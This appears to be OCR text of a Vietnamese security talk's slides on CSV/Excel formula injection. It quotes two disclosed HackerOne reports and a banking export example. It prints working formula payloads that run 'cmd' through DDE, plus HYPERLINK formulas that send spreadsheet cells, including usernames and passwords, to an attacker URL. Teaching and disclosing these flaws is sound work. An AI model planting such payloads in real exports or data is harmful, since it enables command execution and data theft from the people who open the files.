
Beyond classical injection methods

Part I



g4mm4@vnsecurity.net

About me

#infosec XXX Injection - Be injection methods

Ngôn ngữ: VI Mức độ: Khó

G4mm4 Trùm thị phi, VNSecurity

Một người giữ vai trò cầu nối của tất cả c
Nam và trong khu vực. Dáng vẻ soái ca b
mờ ám và khuất tất anh đã làm trong bón
Internet.

#trùmthịphi < WTF?

This talk is not about

- SQL Injection
- XXE Injection
- LDAP Injection
- XML/Xpath Injection
- …

New trends

- CSV/ Excel Macro injection
- Template Injection
- Array Injection
- Object Injection
- NoSQL injection
- ORM injection
- …

CSV Excel Macro Injection

CSV Excel Macro Injection

HackerOne, Inc. (US) | https://hackerone.com/reports/116937

Search

ckerone About Product Resources Pricing Contact Directory Blog

Matt (pr0tagon1st)

158 Reputation - Rank 7.00 Signal 98th Percentile

#116937 **Chat History CSV Export Excel Injection Vulnerability**

Share:

State ● Resolved (Closed)

Disclosed publicly **April 5, 2016 4:48am +0700**

Reported To Zopim

Type Command Injection

Bounty $100

Participants

Collapse

TIMELINE

pr0tagon1st submitted a report to **Zopim**. Feb 17th

I have found a vulnerability in the Chat History export function. If an attacker submits a special name (containing a system command) when chatting with an agent and that agent later exports the history of that chat to CSV, the resulting CSV may execute commands when opened. I have tested this using MS Excel 2013 on Windows 7.

Proof of Concept:

1. Open the dashboard as an agent and go to "Visitor List".
2. Select "Simulate Visitor". (This vulnerability works in a real scenario as well, simulating a visitor is just the easiest way to reproduce it).
3. As the simulated visitor, edit your name to "-2+3+cmd|' /C calc'!G2" (without the double quotes).
4. End the chat.

CSV Excel Macro Injection

HackerOne, Inc. (US) | https://hackerone.com/reports/124223 | Search

:kerone About Product Resources Pricing Contact Directory Blog Si

stewie

449 Reputation | - Rank | 3.93 Signal | 90th Percentile | 24.17 Impact | 97th Percentile

#124223 **CSV Injection via the CSV export feature**

Share:

State ● Resolved (Closed)

Disclosed publicly **April 25, 2016 5:37pm +0700**

Reported To HackerOne

Type Command Injection

Bounty $500

Participants

Collapse

TIMELINE

stewie submitted a report to **HackerOne**. Mar 18th

I've bypassed #111192 by using this string ";=cmd|' /C calc'!A0" without doublequotes. Steps to reproduce are as in #111192. Tested in excel 2003-2013

stewie posted a comment. Mar 18th (3 months ago)

; in the beggining acts as a new cell separator

CSV Excel Macro Injection


Generic payload:

=cmd’/C calc’!A0
-2+3+cmd|' /C calc'!A0
=HYPERLINK(“https://Attacker.com/evil.html?data="&A1&A2,
"*Click to view additional information*")
……..


CSV Excel Macro Injection

1. The attacker creates data with a name **prefixed with a =** and containing a **malicious formula**
2. Someone (admin/victim) opens the CSV export and **ignores warnings** about the formulas that appear in the file

CSV Excel Macro Injection



CSV Excel Macro Injection



CSV Excel Macro Injection

Liệt kê giao dịch eBanking

*Quý khách vui lòng chọn khoảng thời gian không quá 90 ngày kể **Từ ngày... Đến ngày** để tra cứu thông tin giao dịch*

Tài khoản 010146[redacted] BÍCH

Loại giao dịch Chuyển tiền đến một tài khoản [redacted] Bank

Tài khoản đối ứng

Từ ngày 10/05/2016


Đến ngày 09/06/2016

Liệt kê Làm lại

STT	Thời gian giao dịch	Tài khoản nhận	Tên tài khoản	Ghi chú	Số tiền
1	09/06/2016 00:11:10	01014[redacted]	[redacted]THỊNH	=cmd|'/C ping 8.8.8.8'!'A0'	50,000
2	08/06/2016 22:03:54	01014[redacted]	[redacted]THỊNH	=cmd|'/C notepad'!A0	50,000

Số lượng giao dịch 10 /trang

CSV Excel Macro Injection



CH CHUYỂN KHOẢN CỦA TÀI KHOẢN 0101467109
NGÀY 10-05-2016 ĐẾN NGÀY 09-06-2016

Tên tài khoản	Ghi chú	Số tiền
[redacted] THỊNH	#REF!	50,000
[redacted]		50,000

CSV Excel Macro Injection

Data hijacking

*userdata.csv ×

```
Username,Password

John,abcde

Jane,pqrst

"=HYPERLINK("http://localhost/test.html?leak="&A1&B1&A3&B3&A5&B5,"Error:please click for further information")",dummy
```

